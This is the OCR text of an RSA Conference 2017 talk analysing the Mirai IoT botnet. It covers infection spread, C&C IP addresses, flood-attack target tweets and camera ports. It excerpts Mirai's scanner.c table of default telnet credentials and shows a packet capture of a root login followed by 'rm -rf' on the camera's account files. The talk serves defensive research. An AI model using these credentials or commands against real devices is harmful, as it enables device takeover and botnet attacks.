RSAConference2017
San Francisco | February 13 – 17 | Moscone Center

SESSION ID: HTA-W10

Mirai and IoT Botnet Analysis

Robert Graham
http://blog.erratasec.com
@ErrataRob

What this talk will cover?

- Brief overview of Mirai
- The cameras themselves
- Step by step from infection to attacks
- The Dyn attack
- How to protect yourself
- How tech details fit into government policy debate

Mirai botnet

- Terabit scale attacks end of 2016
  - ~600mbps against Brian Krebs
  - ~1 terabit against OVH
  - ~1.2 terabit against DYn
- Infects cameras
  - Most cameras
  - Also printers, routers
- Hundreds of thousands of devices

Robert Graham

Where the botnet resides


Country	% of Mirai botnet IPs
Vietnam	12.8%
Brazil	11.8%
United States	10.9%
China	8.8%
Mexico	8.4%
South Korea	6.2%
Taiwan	4.9%
Russia	4.0%
Romania	2.3%
Colombia	1.5%

Robert Graham

https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html

CnC servers

192.227.222.73
192.227.222.74
192.227.222.75
192.227.222.76
188.166.65.12
188.166.189.189
185.25.51.115
185.144.29.7
118.89.41.125
93.158.216.170
54.187.144.227
52.163.49.59
46.166.185.34
46.183.223.229
45.119.127.190
35.162.249.35
5.249.154.190



Robert Graham


Mirai Attacks @MiraiAttacks Jan 20
Botnet #79 - UDPPLAIN flood for 60 seconds
[Targets]
208.146.44.1/32
Port: 80

Mirai Attacks @MiraiAttacks Jan 12
Botnet #31 - STOMP flood for 60 seconds
[Targets]
74.91.119.213/32
Port: 22

1 1

Mirai Attacks @MiraiAttacks Jan 12
Botnet #31 - ACK flood for 60 seconds
[Targets]
74.91.119.213/32
Port: 80

Mirai Attacks @MiraiAttacks Jan 12
Botnet #31 - DNS flood for 60 seconds
[Targets]
173.168.255.180/32
Port: 80


scanner.c - Visual Studio Code
File Edit View Go Help
attack.h
scanner.c
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9); // root vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8); // root admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7); // admin admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6); // root 888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5); // root xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5); // root default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5); // root juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5); // root 123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5); // root 54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5); // support support
add_auth_entry("\x50\x4D\x4D\x56", "", 4); // root (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4); // admin password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4); // root root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4); // root 12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3); // user user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3); // admin (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3); // root pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3); // admin admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3); // root 1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3); // admin smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2); // admin 1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2); // root 666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2); // root password
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2); // root 1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1); // root klv123
add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrat
add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1); // service service
add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervi
add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1); // guest guest
0 0 28
Ln 1, Col 1 Spaces: 4 UTF-8 LF C

Ordering camera

ORDER PLACED	TOTAL	SHIP TO	ORDER # 103-1909617-9296267
October 24, 2016	$55.00	Robert DA Graham	Order Details | Invoice

Delivered Nov 9, 2016

Your package was delivered.

720P Wi-Fi Security Camera Onvif 2.4, Infrared 50ft Night Vision for Indoor/Outdoor Waterproof CCTV

Sold by: JideTech

$55.00

Buy it Again

Track package

Return or replace items

Get help with order

Leave seller feedback

Archive order

Robert Graham

JideTech

Shenzhen Gentlen Technology Development Co., Limited

Home | Company Profile ▾ | Contact

Company Introduction

Company Name	Shenzhen Gentlen Technology Development Co., Limited
Location	13F, Hua Qiao Building 5, Min Zhi Road, Long Hua, Shenzhen, GuangDong China Shenzhen, Guangdong
Country/Region	China
Year Established	2002
Employees Total	101 - 500
Annual Revenue	USD 100,000 - 500,000
Main Products	CCTV camera, network ip camera, security produtions, wirless Surveillance camera
Last Login Date	Apr 23. 2015

Robert Graham


from Jose Pagliary at CNN

Packaging from Shenzhen

Robert Graham


What do the cameras look like?

HiSilicon HI3518 CPU




Robert Graham

Which ports are listening



What does the camera look like?

- 23: Telnet
- 80: HTTP
- 554: RTSP
- 9527: some weird shell with no auth
- 8899: some other web interface


IPCAM_XMEYE.rar - WinRAR (evaluation copy)
File Commands Tools Favorites Options Help
Add Extract To Test View Delete Find Wizard Info VirusScan Comment Protect SFX
IPCAM_XMEYE.rar\IPCAM_XMEYE - RAR archive, unpacked size 413,822,299 bytes
Name Size Packed Type Modified CRC32
.. Local Disk
FAQS File folder 1/22/2016 5:26 ...
H.264 Player File folder 1/22/2016 5:26 ...
IE Plugin File folder 1/22/2016 5:26 ...
IP Search Tool File folder 1/22/2016 5:26 ...
NetSDK File folder 1/22/2016 5:26 ...
PC client File folder 1/22/2016 5:26 ...
ResetUser File folder 1/22/2016 5:26 ...
Smart Phone APP(P2P applications) File folder 1/22/2016 5:26 ...
IP Camera Installation Manual.pdf 1,541,395 1,293,484 PDF File 12/6/2014 4:31 ... 7795D04A
IP Camera Quick Guide.pdf 967,307 801,128 PDF File 10/7/2015 11:1... A5C4FB67
Selected 1 folder
Total 8 folders and 2,508,702 bytes in 2 files


Wireshark · Follow TCP Stream (tcp.stream eq 6) · wireshark_pcap_86...

```
.....................................LocalHost login: rroot
oot
Password: xc3511

Login incorrect
LocalHost login: rroot
oot
Password: xmhdipc

.[1;32mWelcome to Monitor Tech..[0;39m
# rrm -rf /mnt/mtd/Config/Account*
m -rf /mnt/mtd/Config/Account*
# rreboot ; exit
eboot ; exit
r
```

15 client pkt(s), 15 server pkt(s), 23 turns.


PELCO

0f539bd5d3ab8a




Robert Graham

0f539bd5d3ab8a

